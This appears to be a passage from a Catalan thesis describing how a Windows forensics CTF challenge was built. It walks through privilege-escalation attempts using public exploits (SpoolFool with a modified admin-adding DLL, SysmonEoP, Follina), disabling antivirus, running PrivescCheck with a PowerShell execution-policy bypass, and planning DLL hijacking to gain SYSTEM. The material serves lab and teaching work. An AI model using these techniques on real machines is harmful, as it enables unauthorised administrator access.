4.3.1 Implementació Repte 3

Com s'ha comentat anteriorment, el primer de tot és obtenir quina vulnerabilitat s'aprofitarà per simular un atac real. Per això, s'aconsegueix la informació del sistema amb *systeminfo* i es guarda en un fitxer de text.



Il·lustració 51 – Execució de la comanda *systeminfo*



Il·lustració 52 - Contingut del fitxer systeminfo.txt

Aquest systeminfo.txt es pasa a l'eina **wes-ng**, de la següent manera[73]:


POWERSHELL

```
PS C:\Users\user\Documents\GitHub\wesng> python3.9.exe .\wes.py .\systeminfo.txt --exploits-only --hide "Internet Explorer" Edge Flash
```

[71] «Hijack Execution Flow: DLL Search Order Hijacking, Sub-technique T1574.001 - Enterprise | MITRE ATT&CK®». Consulta 13 desembre 2022. https://attack.mitre.org/techniques/T1574/001/.

[72] Volatilityfoundation/volatility. (2022). [Python]. Volatility Foundation. https://github.com/volatilityfoundation/volatility (Original work published 2014)

[73] *L'script* l'executem des de la màquina Windows que fa de host, d'aquí l'execució Powershell i la crida a python3.9.exe



Il·lustració 53 - Resultat de wes.py

Com es pot observar hi ha dues vulnerabilitats amb *exploits* disponibles (almenys segons aquesta utilitat). En concret el **CVE-2022-21999** i el **CVE-2021-40449**[74], tots dos són força interessants i es poden trobar diversos *exploits* disponibles a Github[75]. De cara a fer una anàlisi forense pot semblar més atractiu utilitzar el **CVE-2022-21999**, anomenat també **SpoolFool**[76].

D'aquesta vulnerabilitat hi ha un article molt detallat on es pot trobar informació. A més a més, l'investigador Oliver Lyak posa disposició d'un repositori[77] amb *l'exploit* compilat així com els respectius projectes de Visual Studio i codi font. S'aprofitarà això per modificar una mica el que fa *l'exploit* per personalitzar-lo per aquest CTF.


Segons la documentació del repositori add_user.dll afegeix un administrador local (`admin / Passw0rd!`). Es modifica el codi font perquè l'usuari tingui com a *username* convidat en comptes d'admin.

[74] CVE-2021-40449—Security Update Guide—Microsoft—Win32k Elevation of Privilege Vulnerability. (s.d.). Recuperat 8 novembre 2022, de https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40449


[75] hakivvi. (2022). CVE-2021-40449 [C++]. https://github.com/hakivvi/CVE-2021-40449 (Original work published 2021)

[76] The History Repeating Windows SpoolFool (CVE-2022-21999) Vulnerability, Patch Now. (s.d.). Recuperat 8 novembre 2022, de https://cybersecurityworks.com/blog/vulnerabilities/the-history-repeating-windows-spoolfool-cve-2022-21999-vulnerability-patch-now.html


[77] Lyak, O. (2022). SpoolFool [C#]. https://github.com/ly4k/SpoolFool (Original work published 2022)



Il·lustració 54 - Estructura del codi font




Il·lustració 55 - Apartat del fitxer dllmain.cpp on es defineix l'usuari



Il·lustració 56 - Compilació de AddUser.dll

Un cop ja s'ha creat la DLL desitjada, es continuarà amb l' explotació pròpiament dit. Primer de tot s'ha de crear un usuari amb unes credencials amb poca complexitat (z.walton: Password#2022*).




Il·lustració 57 - Creació de l'usuari local

Seguidament, s'accedirà dins del sistema operatiu amb l'usuari i es connectarà un USB amb *l'exploit* i s'executarà.


En el primer intent d'utilitzar *l'exploit*, ha donat un error. Pensant què podria ser causa de la modificació realitzada en la DLL AddUser.dll, s'ha realitzat el test amb la DLL original per veure si d'aquesta manera funcionava correctament, però el resultat ha sigut el mateix.

CMD

```
C:\tmp\SpoolFool.exe -dll AddUser.dll
C:\tmp\SpoolFool.exe -dll AddUser_Original.dll
```




A tot això mencionar que l'antivirus ha sigut desactivat, ja que detectava les DLL com malicioses de manera correcta.




Il·lustració 58 – Configuració de l'antivirus deshabilitada

Després de revisar la documentació de l'investigador[78][79] per entendre com funciona l'*exploit* a un nivell més baix s'han donat permisos al grup d'usuaris **INTERACTIVE** al *Print server* com es mostra a la il·lustració 59, tot i que segons l'article menciona que no és necessari del tot.



Il·lustració 59 – Asignació de permisos a INTERACTIVE al *Print Server*

Tot i això, el resultat ha sigut el mateix. Buscant més informació sobre el CVE-**2020-1030** (la vulnerabilitat que es vol aprofitar) s'ha trobat un article molt detallat d'Accenture[80] amb una versió pública de l'*exploit*[81] . La versió disponible inclou el codi font en C, per la qual cosa per poder-lo fer servir s'ha de compilar. Però la primera compilació ha donat alguns errors.



Il·lustració 60 - Errors al compilar la POC del CVE-2020-1030 d'Accenture

[78] Lyak, O. (2022, febrer 9). SpoolFool: Windows Print Spooler Privilege Escalation (CVE-2022-21999). Medium. https://research.ifcr.dk/spoolfool-windows-print-spooler-privilege-escalation-cve-2022-22718-bf7752b68d81

[79] Chandel, R. (2022, febrer 16). Windows Privilege Escalation: SpoolFool. Hacking Articles. https://www.hackingarticles.in/windows-privilege-escalation-spoolfool/

[80] Windows Print Spooler Vulnerability | Accenture. (s.d.). WordPressBlog. Recuperat 5 desembre 2022, de https://www.accenture.com/us-en/blogs/cyber-defense/discovering-exploiting-shutting-down-dangerous-windows-print-spooler-vulnerability


[81] Accenture/AARO-Bugs. (2022). [C]. Accenture. https://github.com/Accenture/AARO-Bugs (Original work published 2020)

Sembla que les versions públiques que hi ha de l'*exploit* no acaben de funcionar del tot en el nostre entorn per diferents motius: diferents versions de sistemes operatius, compilacions errònies, etc.

Per una altra part, s'ha intentat una escalada de privilegis de diverses maneres, amb l'explotació del **CVE-2022-41120**[82] amb la *PoC*[83] publicada per Filip Dragovic. Aquesta vulnerabilitat afecta **Sysmon**[84], una eina de monitoratge de Microsoft que registra les activitats del sistema al registre d'esdeveniments de Windows, i permet portar a cap una escalada de privilegis.

Al GitHub[70] hi ha dues versions i que segons la versió de **Sysmon** instal·lada s'haurà de fer servir una o l'altra. En aquest cas s'ha instal·lat la versió v13.34 que és vulnerable a la V1.

Per a instal·lar **Sysmon** és necessari un arxiu de configuració on s'indica què monitorar i que no. Per fer-ho fàcil i aplicar les bones pràctiques s'utilitzarà un fitxer de configuració[85] força reconegut per la comunitat, creat per SwiftOnSecurity.




Il·lustració 61 - Repositori de Github amb diverses versions de la PoC del CVE-2020-41120

[82] CVE-2022-41120 - Security Update Guide - Microsoft - Microsoft Windows Sysmon Elevation of Privilege Vulnerability, sense data. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-41120


[83] DRAGOVIC, Filip, 2022. SysmonEoP. en línia. 12 desembre 2022. [Consulta 14 desembre 2022]. Recuperat de: https://github.com/Wh04m1001/SysmonEoP

[84] MARKRUSS, sense data. Sysmon - Sysinternals. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://learn.microsoft.com/es-es/sysinternals/downloads/sysmon

[85] SWIFTONSECURITY, 2022. sysmon-config | A Sysmon configuration file for everybody to fork. en línia. 13 desembre 2022. [Consulta 14 desembre 2022]. Recuperat de: https://github.com/SwiftOnSecurity/sysmon-config




Il·lustració 62 - Binaris necessaris per instal·lar Sysmon v13.34



Il·lustració 63 - Instal·lació de Sysmon amb l'arxiu de configuració sysmonconfig-export.xml[72]


Un cop instal·lat **Sysmon**, s'ha intentat executar la *PoC* sense cap èxit. Revisant la informació de l'investigador, s'ha detectat que, si el fitxer de configuració comprova el *Event ID 24*, la *PoC l'exploit* no funcionarà.

La configuració que s'ha aplicat sí disposa d'aquest event ID configurat per la qual cosa s'ha de deshabilitar, solament és necessari que es comentin.



Il·lustració 64 - Contingut del fitxer de configuració on s'habilita *Event ID 24*

Un cop modificat això i tornant a aplicar la configuració es torna a fer la prova, però de nou sense cap èxit.



Il·lustració 65 - Execució de la *PoC* SysmonEOP.exe

Es va realitzar la consulta a l'investigador, però es va comentar que el problema podria ser degut al dimensionament de la màquina virtual[86]. Tot i ampliar els recursos d'aquesta, el resultat ha sigut el mateix.

Com que aquesta vulnerabilitat tampoc va funcionar, es van fer dues proves més amb dues vulnerabilitats recents, però que han sigut força sonades. Per una part Follina (**CVE-2022-30190**)[878889], que afecta el protocol msdt de Windows, i, per una altra part, una vulnerabilitat en la versió 21.07 de 7-Zip (**CVE-2020-29072**)[90] que s'aprofita d'una mala implementació de la funció hh.exe (*Windows HTML helper function*). Totes dues sense cap èxit, no es documentaran per no esplaiar-se massa en aquest apartat.

Així doncs, es farà d'una altra manera. Es simularà que l'usuari que ha accedit amb les credencials ha obtingut persistència al sistema i s'haurà d'identificar com s'ha obtingut aquesta. Primer de tot, es farà servir una eina anomenada **PrivescCheck**[91]. Aquest és un script que enumera possibles maneres de realitzar una escalada de privilegis dins d'un equip Windows. Per executar-lo es pot fer de la següent manera, un cop descarregat.

CMD

```
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
```

El resum del resultat de l'execució es pot veure a la següent il·lustració.

[86] Program stuck on Driver setup · Issue #3 · Wh04m1001/SysmonEoP, sense data. GitHub. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://github.com/Wh04m1001/SysmonEoP/issues/3


[87] Analizando y explotando FOLLINA (CVE-2022-30190), 2022. CIBERSEGURIDAD .blog. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://ciberseguridad.blog/analizando-y-explotando-follina-msdt-cve-2022-30190/

[88] Detect the Follina MSDT Vulnerability (CVE-2022-30190) with Qualys Multi-Vector EDR & Context XDR, 2022. Qualys Security Blog. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://blog.qualys.com/product-tech/2022/06/14/detect-the-follina-msdt-vulnerability-cve-2022-30190-with-qualys-multi-vector-edr-context-xdr

[89] MSRC, sense data. Guidance for CVE-2022-30190 Microsoft Support Diagnostic Tool Vulnerability – Microsoft Security Response Center. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/

[90] ÇAPAR, Kağan, 2022. INFORMATION. en línia. 5 desembre 2022. [Consulta 14 desembre 2022]. Recuperat de: https://github.com/kagancapar/CVE-2022-29072

[91] LABRO, Clément, 2022. PrivescCheck. en línia. 14 desembre 2022. [Consulta 14 desembre 2022]. Recuperat de: https://github.com/itm4n/PrivescCheck



Il·lustració 66 - Resultat de l'execució de PrivescCheck.ps1

Hi ha diverses configuracions que permeten fer el que es vol. En concret es centrarà en dos, els permisos que es tenen sobre els *PATH Folders* i segons les *Hijackable DLL*.

Per començar, s'explicarà què són els *PATH Folders*. Els sistemes operatius basats en Windows, disposen d'unes variables d'entorn i en concret una que s'anomena PATH. En aquesta variable es troben configurats diversos directoris del sistema de fitxers on es troben alguns executables del sistema o fitxers, d'aquesta manera es facilita que quan en un terminal s'executa un programa, per exemple, **explorer.exe**, no fa falta especificar la ruta sencera d'on es troba aquest executable.


Per una altra part, hi ha el *Hijacking DLL*[92], que és una vulnerabilitat que s'aprofita com les aplicacions carreguen les llibreries necessàries per executar-se. Amb un exemple s'entén millor i es detalla la vulnerabilitat que s'aprofitarà.

Si es mira amb detall el log reportat per **PrivescCheck**, es veu un seguit de DLL on podem aplicar *Hijacking*. De les tres que hi ha, es pot veure que dues s'estan executant en el context (*RunAs*) de *LocalSystem*[93], això significa que es poden aconseguir permisos de **SYSTEM** (màxims privilegis dins de Windows) mentre que si es fa a l'altre, només s'obtindrien permisos com a

[92] All About DLL Hijacking - My Favorite Persistence Method, 2022. en línia. [Consulta 12 desembre 2022]. Recuperat de: https://www.youtube.com/watch?v=3eROsG_WNpE


[93] STEVEWHIMS, sense data. LocalSystem Account - Win32 apps. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://learn.microsoft.com/en-us/windows/win32/services/localsystem-account

Local Service[94] (Més limitats). Totes són bones per aconseguir persistència, però és millor assolir els màxims privilegis.



Il·lustració 67 - Possibles DLL *Hijackables* segons PrivescCheck

Tanmateix, s'hauria de mirar la variable PATH que disposa la màquina i quins permisos es tenen en cadascun d'aquests.



Il·lustració 68 - *PATHs Folder* i permisos segons PrivescCheck

